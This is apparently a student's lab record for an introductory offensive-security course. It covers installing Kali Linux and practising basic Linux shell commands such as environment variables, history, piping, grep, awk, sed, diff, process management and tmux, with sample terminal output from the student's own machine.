Index


PRACTICAL NO.: 1

Q.1 Installation and preparing the Lab ready virtual or physical machine with Kali Linux


- Kali Linux (formerly known as BackTrack Linux) is an open-source, Debian-based Linux distribution aimed at advanced Penetration Testing and Security Auditing.

- Kali Linux contains several hundred tools targeted towards various information security tasks, such as Penetration Testing, Security Research, Computer Forensics and Reverse Engineering.

VMware workstation 15 Player install on physical machine



Kali Linux OS User Interface



PRACTICAL NO: 2

Exploring the command line arguments

2A) Environment Variables & Tab Completion

Variable: It is just a location to store and can be **displayed, edit, delete & resave**.

A. **Environment Variable:** It is a dynamic value which affect the processes or programs on a computer.

'PWD' command it shows the Present working directory.

Output:

```
ubuntu@ip-172-31-15-173:~$ man pwd | head -10
PWD(1)

NAME
       pwd - print name of current/working directory

SYNOPSIS
       pwd [OPTION]...

DESCRIPTION
       Print the full filename of the current working directory.
ubuntu@ip-172-31-15-173:~$ pwd
/home/ubuntu
ubuntu@ip-172-31-15-173:~$
```

1. To display all the environment variables, we use command on terminal i.e. **'env'**

Output:

```
ubuntu@ip-172-31-15-173:~$ env
SHELL=/bin/bash
PWD=/home/ubuntu
LOGNAME=ubuntu
XDG_SESSION_TYPE=tty
MOTD_SHOWN=pam
HOME=/home/ubuntu
LANG=C.UTF-8
LS_COLORS=rs=0:di=01;34:ln=01;36:mh=00:pi=40;33:so=01;35:do=01;35:bd=40;
01;31:*.arc=01;31:*.arj=01;31:*.taz=01;31:*.lha=01;31:*.lz4=01;31:*.lzh=
01;31:*.lz=01;31:*.lzo=01;31:*.xz=01;31:*.zst=01;31:*.tzst=01;31:*.bz2=0
=01;31:*.rar=01;31:*.alz=01;31:*.ace=01;31:*.zoo=01;31:*.cpio=01;31:*.7z
.mjpeg=01;35:*.gif=01;35:*.bmp=01;35:*.pbm=01;35:*.pgm=01;35:*.ppm=01;35
01;35:*.mov=01;35:*.mpg=01;35:*.mpeg=01;35:*.m2v=01;35:*.mkv=01;35:*.web
.rm=01;35:*.rmvb=01;35:*.flc=01;35:*.avi=01;35:*.fli=01;35:*.flv=01;35:*
*.au=00;36:*.flac=00;36:*.m4a=00;36:*.mid=00;36:*.midi=00;36:*.mka=00;36
SSH_CONNECTION=103.51.26.219 59260 172.31.15.173 22
LESSCLOSE=/usr/bin/lesspipe %s %s
XDG_SESSION_CLASS=user
TERM=xterm
LESSOPEN=| /usr/bin/lesspipe %s
```

2. You can create your own user defined variable, we use command on terminal i.e. **variable_name=variable_value** for e.g.
education=Masters_IT

Output: "Masters_IT"

```
ubuntu@ip-172-31-15-173:~$ education=Masters_IT
ubuntu@ip-172-31-15-173:~$ echo $education
Masters_IT
ubuntu@ip-172-31-15-173:~$
```

3. To set value of environment variable, we use command on terminal i.e. **export variable_name=value for** e.g.
export educationyear=2021-2023

Output:

```
ubuntu@ip-172-31-15-173:~$ export educationyear=2021-2023
ubuntu@ip-172-31-15-173:~$ echo $educationyear
2021-2023
ubuntu@ip-172-31-15-173:~$
```

4. Ping variable i.e. export m**yip=172.31.15.173**

Output:

```
ubuntu@ip-172-31-15-173:~$ export myip=172.31.15.173
ubuntu@ip-172-31-15-173:~$ ping $myip
PING 172.31.15.173 (172.31.15.173) 56(84) bytes of data.
64 bytes from 172.31.15.173: icmp_seq=1 ttl=64 time=0.020 ms
64 bytes from 172.31.15.173: icmp_seq=2 ttl=64 time=0.042 ms
64 bytes from 172.31.15.173: icmp_seq=3 ttl=64 time=0.043 ms
64 bytes from 172.31.15.173: icmp_seq=4 ttl=64 time=0.044 ms
64 bytes from 172.31.15.173: icmp_seq=5 ttl=64 time=0.041 ms
^C
--- 172.31.15.173 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4093ms
rtt min/avg/max/mdev = 0.020/0.038/0.044/0.009 ms
ubuntu@ip-172-31-15-173:~$
```

5. To display 5 count of ping we use the command on terminal i.e. ping -c 5 $myip

Output:

```
ubuntu@ip-172-31-15-173:~$ ping -c 5 $myip
PING 172.31.15.173 (172.31.15.173) 56(84) bytes of data.
64 bytes from 172.31.15.173: icmp_seq=1 ttl=64 time=0.025 ms
64 bytes from 172.31.15.173: icmp_seq=2 ttl=64 time=0.044 ms
64 bytes from 172.31.15.173: icmp_seq=3 ttl=64 time=0.045 ms
64 bytes from 172.31.15.173: icmp_seq=4 ttl=64 time=0.045 ms
64 bytes from 172.31.15.173: icmp_seq=5 ttl=64 time=0.046 ms

--- 172.31.15.173 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4092ms
rtt min/avg/max/mdev = 0.025/0.041/0.046/0.008 ms
ubuntu@ip-172-31-15-173:~$
```

6. To delete or remove variable from the login system, we use command on terminal i.e. **unset variable_name** for e.g. **Unset myip**

Output:

```
ubuntu@ip-172-31-15-173:~$ echo $myip
172.31.15.173
ubuntu@ip-172-31-15-173:~$ unset myip
ubuntu@ip-172-31-15-173:~$ echo $myip

ubuntu@ip-172-31-15-173:~$
```

B. **TAB Completion:** In terminal, when you type a command you can press the tab key and terminal will auto complete the command. It simplifies the use of the terminal a lot.

To make such auto completion you need to type a few letters and press the TAB key.

```
ubuntu@ip-172-31-15-173:~$ cd
.ansible/     .local/       .vim/         Landing_page/ final/        phase1/       to/
.cache/       .ssh/         Coffee-shop/  Zip_Files/    html_files/   structure/    unit_testing/
ubuntu@ip-172-31-15-173:~$ cd Coffee-shop/
ubuntu@ip-172-31-15-173:~/Coffee-shop$ ls
assets  index.html
ubuntu@ip-172-31-15-173:~/Coffee-shop$ cd ..
ubuntu@ip-172-31-15-173:~$ cd html_files/
```

C. **Bash History:** It shows the all history what commands are performed on the terminal.

We use the command i.e. **history**

1. To

```
ubuntu@ip-172-31-15-173:~$ history | head -10
 1028  cd..
 1029  cd ..
 1030  ls -tlr
 1031  cd ..
 1032  sl -ltr
 1033  s -ltr
 1034  ls -ltr
 1035  cd tasks/
 1036  ll
 1037  vi main.yml
ubuntu@ip-172-31-15-173:~$
```

display last 5 history, we can use command **i.e. history 5**

Output:

```
ubuntu@ip-172-31-15-173:~$ history 5
 2024  history | head -20
 2025  history | tail -20
 2026  history | less
 2027  history | head -10
 2028  history 5
ubuntu@ip-172-31-15-173:~$
```

2. For deleting certain history, we use the command **i.e. history -d 5**

Output:

Do the

```
ubuntu@ip-172-31-15-173:~$ history | head -5
 1032  sl -ltr
 1033  s -ltr
 1034  ls -ltr
 1035  cd tasks/
 1036  ll
ubuntu@ip-172-31-15-173:~$ history -d 1035
ubuntu@ip-172-31-15-173:~$ history | head -5
 1033  s -ltr
 1034  ls -ltr
 1035  ll
 1036  vi main.yml
 1037  cat /home/ubuntu/structure/chal/vars/main.yml
ubuntu@ip-172-31-15-173:~$
```

Comparison above both images, to understand which no. is deleted from the history list.

3. To clear all the history, we can use the command **i.e. history -c**

Output: In output we can see only one result of history and rest all the previous history is deleted.

```
ubuntu@ip-172-31-15-173:~$ history -c
ubuntu@ip-172-31-15-173:~$ history
    1  history
ubuntu@ip-172-31-15-173:~$
```

2.b) Piping and Redirection, Text Searching and Manipulation

Piping and redirection are the means by which we may connect these streams between programs and files to direct data in interesting and useful ways.

A. Piping: we'll take a look at a mechanism for sending data from one program to another. It's called piping and the operator we use is (|). we will list only the first 3 files in the directory.

```
ubuntu@ip-172-31-15-173:~$ ls -ltr
total 14820
-rw-r--r-- 1 root   root        773 Nov 26 18:18 coffee.yml
drwxrwxr-x 3 ubuntu ubuntu     4096 Nov 26 20:40 Coffee-shop
drwxrwxr-x 7 ubuntu ubuntu     4096 Dec 10 08:53 Landing_page
-rw-r--r-- 1 ubuntu ubuntu      775 Dec 10 08:55 landing.yml
drwxrwxr-x 2 ubuntu ubuntu     4096 Dec 10 08:57 phase1
drwxrwxr-x 2 ubuntu ubuntu     4096 Dec 10 08:59 Zip_Files
-rw-r--r-- 1 ubuntu ubuntu      821 Dec 10 09:04 virtual.yml
-rw-r--r-- 1 ubuntu ubuntu      448 Dec 10 09:48 reset_bk.yml
-rw-r--r-- 1 ubuntu ubuntu     1413 Dec 10 09:58 coffeeshop.com.conf
-rw-r--r-- 1 ubuntu ubuntu     1447 Dec 10 09:58 landing.com.conf
-rw-r--r-- 1 ubuntu ubuntu     1285 Dec 10 10:35 reset.yml
-rw-rw-r-- 1 ubuntu ubuntu     1984 Dec 10 10:43 downtime.html
drwxrwxr-x 2 ubuntu ubuntu     4096 Dec 10 10:46 html_files
-rw-rw-r-- 1 ubuntu ubuntu  4675013 Dec 18 14:14 Coffee-shop.zip
-rw-rw-r-- 1 ubuntu ubuntu 10418722 Dec 18 14:14 all_data.zip
drwxrwxr-x 3 ubuntu ubuntu     4096 Dec 22 11:04 structure
drwxr-xr-x 3 root   root       4096 Dec 22 11:14 to
drwxrwxr-x 3 ubuntu ubuntu     4096 Dec 22 12:37 unit_testing
drwxrwxr-x 4 ubuntu ubuntu     4096 Dec 22 18:24 final
-rw-r--r-- 1 ubuntu ubuntu     4432 Dec 22 19:24 000-default.conf
ubuntu@ip-172-31-15-173:~$ ls -ltr | head -5
total 14820
-rw-r--r-- 1 root   root        773 Nov 26 18:18 coffee.yml
drwxrwxr-x 3 ubuntu ubuntu     4096 Nov 26 20:40 Coffee-shop
drwxrwxr-x 7 ubuntu ubuntu     4096 Dec 10 08:53 Landing_page
-rw-r--r-- 1 ubuntu ubuntu      775 Dec 10 08:55 landing.yml
ubuntu@ip-172-31-15-173:~$
```

We may pipe as many programs together as we like. In the below example we have then piped the output to tail so as to get only the third file.

Output:

```
ubuntu@ip-172-31-15-173:~$ ls -ltr | head -2 | tail -2
total 14820
-rw-r--r-- 1 root   root        773 Nov 26 18:18 coffee.yml
ubuntu@ip-172-31-15-173:~$
```

B. Redirection: Redirecting to a File

The greater than operator (>) indicates to the command line that we wish the programs output to be saved in a file instead of printed to the screen.

Output:

```
ubuntu@ip-172-31-15-173:~$ ls > dir_list
ubuntu@ip-172-31-15-173:~$ cat dir_list
000-default.conf
Coffee-shop
Coffee-shop.zip
Landing_page
Zip_Files
all_data.zip
coffee.yml
coffeeshop.com.conf
dir_list
downtime.html
final
html_files
landing.com.conf
landing.yml
phase1
reset.yml
reset_bk.yml
structure
to
unit_testing
virtual.yml
ubuntu@ip-172-31-15-173:~$
```

Saving to an Existing File: If we redirect to a file which does not exist, it will be created automatically for us. If we save into a file which already exists, however, then it's contents will be cleared, then the new output saved to it.

Output:

```
ubuntu@ip-172-31-15-173:~$ wc -l paragraph.txt > word_count
ubuntu@ip-172-31-15-173:~$ cat word_count
3 paragraph.txt
ubuntu@ip-172-31-15-173:~$
```

We can instead get the new data to be appended to the file by using the double greater than operator (>>).

Output:

```
ubuntu@ip-172-31-15-173:~$ echo "New changes in the file!" >> paragraph.txt
ubuntu@ip-172-31-15-173:~$ cat paragraph.txt
Hi!
This is practical example
Done in the lab
New changes in the file!
ubuntu@ip-172-31-15-173:~$
```

C. Text Searching and Manipulation:

Grep: grep is a Linux text-manipulating utility that searches for a string of characters or patterns known as regular expressions in a file or text.

Output:

```
ubuntu@ip-172-31-15-173:~$ cat paragraph.txt | grep lab
Done in the lab
ubuntu@ip-172-31-15-173:~$
```

Awk : awk is a powerful scripting language and a command-line text-manipulation tool that can perform line-by-line scans and compare lines to patterns.

The utility searches the file using regular expressions and performs the function defined in the action parameter. awk executes the script on every line if you do not set a pattern, as shown below:

Output:

```
ubuntu@ip-172-31-15-173:~$ cat paragraph.txt | awk '{print $1}'
Hi!
This
Done
New
ubuntu@ip-172-31-15-173:~$
```

Sed: sed or stream editor takes input as a stream of characters and performs filtering and text transformations (delete, substitute, and replace) on the specified text.

Let's replace the occurrence of the word "**a**" on every line of the file with "**A**" using the **-g** flag for global replacement, as follows:

Output:

```
ubuntu@ip-172-31-15-173:~$ cat paragraph.txt
Hi!
This is practical example
Done in the lab
New changes in the file!
ubuntu@ip-172-31-15-173:~$ cat paragraph.txt | sed 's/practical/offensive/g'
Hi!
This is offensive example
Done in the lab
New changes in the file!
ubuntu@ip-172-31-15-173:~$
```

Cut: The cut is another command-line utility that cuts/extracts parts of text from a line or file. It cuts the text based on a specified field, character, or byte position and pipes the result to the standard output.

Use the **-b** option to cut section or content using a specified byte or a range of bytes:

Output:

```
ubuntu@ip-172-31-15-173:~$ cat paragraph.txt | cut -b 1
H
T
D
N
ubuntu@ip-172-31-15-173:~$
```

2.c) Editing Files from the Command Line, Comparing Files, Managing Processes

1. To create a file on Desktop or any other directory and also it should have text in it then we use command i.e. echo "Welcome to Offensive Practical 2C" > 2cpractical.txt

   Output: The red remark, it shows the result.

```
ubuntu@ip-172-31-15-173:~$ echo "Welcome to Offensive Practical 2C" > 2cpractical.txt
ubuntu@ip-172-31-15-173:~$
```

   Once the file is created on desktop and we want to read that file then we use command i.e

   Output:

```
ubuntu@ip-172-31-15-173:~$ cat 2cpractical.txt
Welcome to Offensive Practical 2C
ubuntu@ip-172-31-15-173:~$
```


   Touch command is to create a File and nano is an editor to add text from command line.

   Output: touch Cyberworld

```
ubuntu@ip-172-31-15-173:~/offensive$ touch Cyberworld
ubuntu@ip-172-31-15-173:~/offensive$ ls
Cyberworld
ubuntu@ip-172-31-15-173:~/offensive$
```


gedit command is use to get a file, after opening it can be edited**, updated or delete** things that are to be changed.

Output:




Comparing Files: cmp (compare) commands needs two filenames as an argument. Two files are compared byte by byte and the location of the first mismatch is echoed to the screen.

If two files are identical, cmp displays no message but simply returns the prompt.



To check the version, we use command i.e. **diff –v,** diff stands for difference. This command is used to display the differences in the files by comparing the files line by line.



diff --side-by-side paragraph.txt 2cpractical.txt

is used to compare to files side by side**.**

```
ubuntu@ip-172-31-15-173:~/offensive$ diff --side-by-side paragraph.txt 2cpractical.txt
Hi!                                                   | Welcome to Offensive Practical 2C
This is practical example                             <
Done in the lab                                       <
New changes in the file!                              <
ubuntu@ip-172-31-15-173:~/offensive$
```

To view differences in context mode, use the **-c** option

```
ubuntu@ip-172-31-15-173:~/offensive$ diff -c paragraph.txt 2cpractical.txt
*** paragraph.txt       2023-01-12 13:35:20.399454651 +0000
--- 2cpractical.txt     2023-01-12 13:51:28.092093799 +0000
***************
*** 1,4 ****
! Hi!
! This is practical example
! Done in the lab
! New changes in the file!
--- 1 ----
! Welcome to Offensive Practical 2C
ubuntu@ip-172-31-15-173:~/offensive$
```

Managing Processes: An instance of a programme is called a process

Two types of process: -

1. Foreground

```
ubuntu@ip-172-31-15-173:~/offensive$ ping 172.31.15.173
PING 172.31.15.173 (172.31.15.173) 56(84) bytes of data.
64 bytes from 172.31.15.173: icmp_seq=1 ttl=64 time=0.019 ms
64 bytes from 172.31.15.173: icmp_seq=2 ttl=64 time=0.044 ms
64 bytes from 172.31.15.173: icmp_seq=3 ttl=64 time=0.043 ms
64 bytes from 172.31.15.173: icmp_seq=4 ttl=64 time=0.046 ms
^C
--- 172.31.15.173 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3069ms
rtt min/avg/max/mdev = 0.019/0.038/0.046/0.011 ms
ubuntu@ip-172-31-15-173:~/offensive$
```

2. Background

```
ubuntu@ip-172-31-15-173: ~/offensive
ubuntu@ip-172-31-15-173:~/offensive$ ping 172.31.15.173 &
[1] 2058
ubuntu@ip-172-31-15-173:~/offensive$ PING 172.31.15.173 (172.31.15.173) 56(84) bytes of data.
64 bytes from 172.31.15.173: icmp_seq=1 ttl=64 time=0.021 ms
64 bytes from 172.31.15.173: icmp_seq=2 ttl=64 time=0.045 ms
64 bytes from 172.31.15.173: icmp_seq=3 ttl=64 time=0.042 ms
^C
```

'Top' command is used to show all the running process in kali linux.

Output:

```
top - 14:08:41 up  1:02,  1 user,  load average: 0.00, 0.00, 0.00
Tasks: 100 total,   1 running,  99 sleeping,   0 stopped,   0 zombie
%Cpu(s):  0.0 us,  0.0 sy,  0.0 ni,100.0 id,  0.0 wa,  0.0 hi,  0.0 si,  0.0 st
MiB Mem :    966.2 total,     76.1 free,    164.9 used,    725.2 buff/cache
MiB Swap:      0.0 total,      0.0 free,      0.0 used.    647.6 avail Mem

    PID USER      PR  NI    VIRT    RES    SHR S  %CPU  %MEM     TIME+ COMMAND
   2178 ubuntu    20   0   11028   3784   3224 R   0.3   0.4   0:00.01 top
      1 root      20   0  105616  12728   8388 S   0.0   1.3   0:04.62 systemd
      2 root      20   0       0      0      0 S   0.0   0.0   0:00.00 kthreadd
      3 root       0 -20       0      0      0 I   0.0   0.0   0:00.00 rcu_gp
      4 root       0 -20       0      0      0 I   0.0   0.0   0:00.00 rcu_par_gp
      5 root       0 -20       0      0      0 I   0.0   0.0   0:00.00 netns
      7 root       0 -20       0      0      0 I   0.0   0.0   0:00.00 kworker/0:0H-events_highpri
      9 root       0 -20       0      0      0 I   0.0   0.0   0:00.15 kworker/0:1H-events_highpri
     10 root       0 -20       0      0      0 I   0.0   0.0   0:00.00 mm_percpu_wq
     11 root      20   0       0      0      0 S   0.0   0.0   0:00.00 rcu_tasks_rude_
     12 root      20   0       0      0      0 S   0.0   0.0   0:00.00 rcu_tasks_trace
     13 root      20   0       0      0      0 S   0.0   0.0   0:00.14 ksoftirqd/0
     14 root      20   0       0      0      0 I   0.0   0.0   0:00.85 rcu_sched
     15 root      rt   0       0      0      0 S   0.0   0.0   0:00.03 migration/0
```

To kill the processes, we required PID no. of particular process then we can use **'Kill'** command to end the process.

Output:


```
ubuntu@ip-172-31-15-173:~$ ps -ef | grep apache2
root         560       1  0 13:05 ?        00:00:00 /usr/sbin/apache2 -k start
www-data     694     560  0 13:05 ?        00:00:00 /usr/sbin/apache2 -k start
www-data     695     560  0 13:05 ?        00:00:00 /usr/sbin/apache2 -k start
ubuntu      2185    2168  0 14:09 pts/0    00:00:00 grep --color=auto apache2
ubuntu@ip-172-31-15-173:~$ sudo kill -9 560
ubuntu@ip-172-31-15-173:~$
```

Tmux: tmux is an open-source terminal multiplexer for Unix-like operating systems. It allows multiple terminal sessions to be accessed simultaneously in a single ...

It is used for penetration testing in real time. It is use for remote and local development.


To open tmux window we use command i.e. **tmux**

Output:




Control + b and then press **d** for deattach tmux window

Output:




Tmux ls command is use to display all the list details

Output:



Control + b and then press **x** to closed the **tmux** sessions

Output:



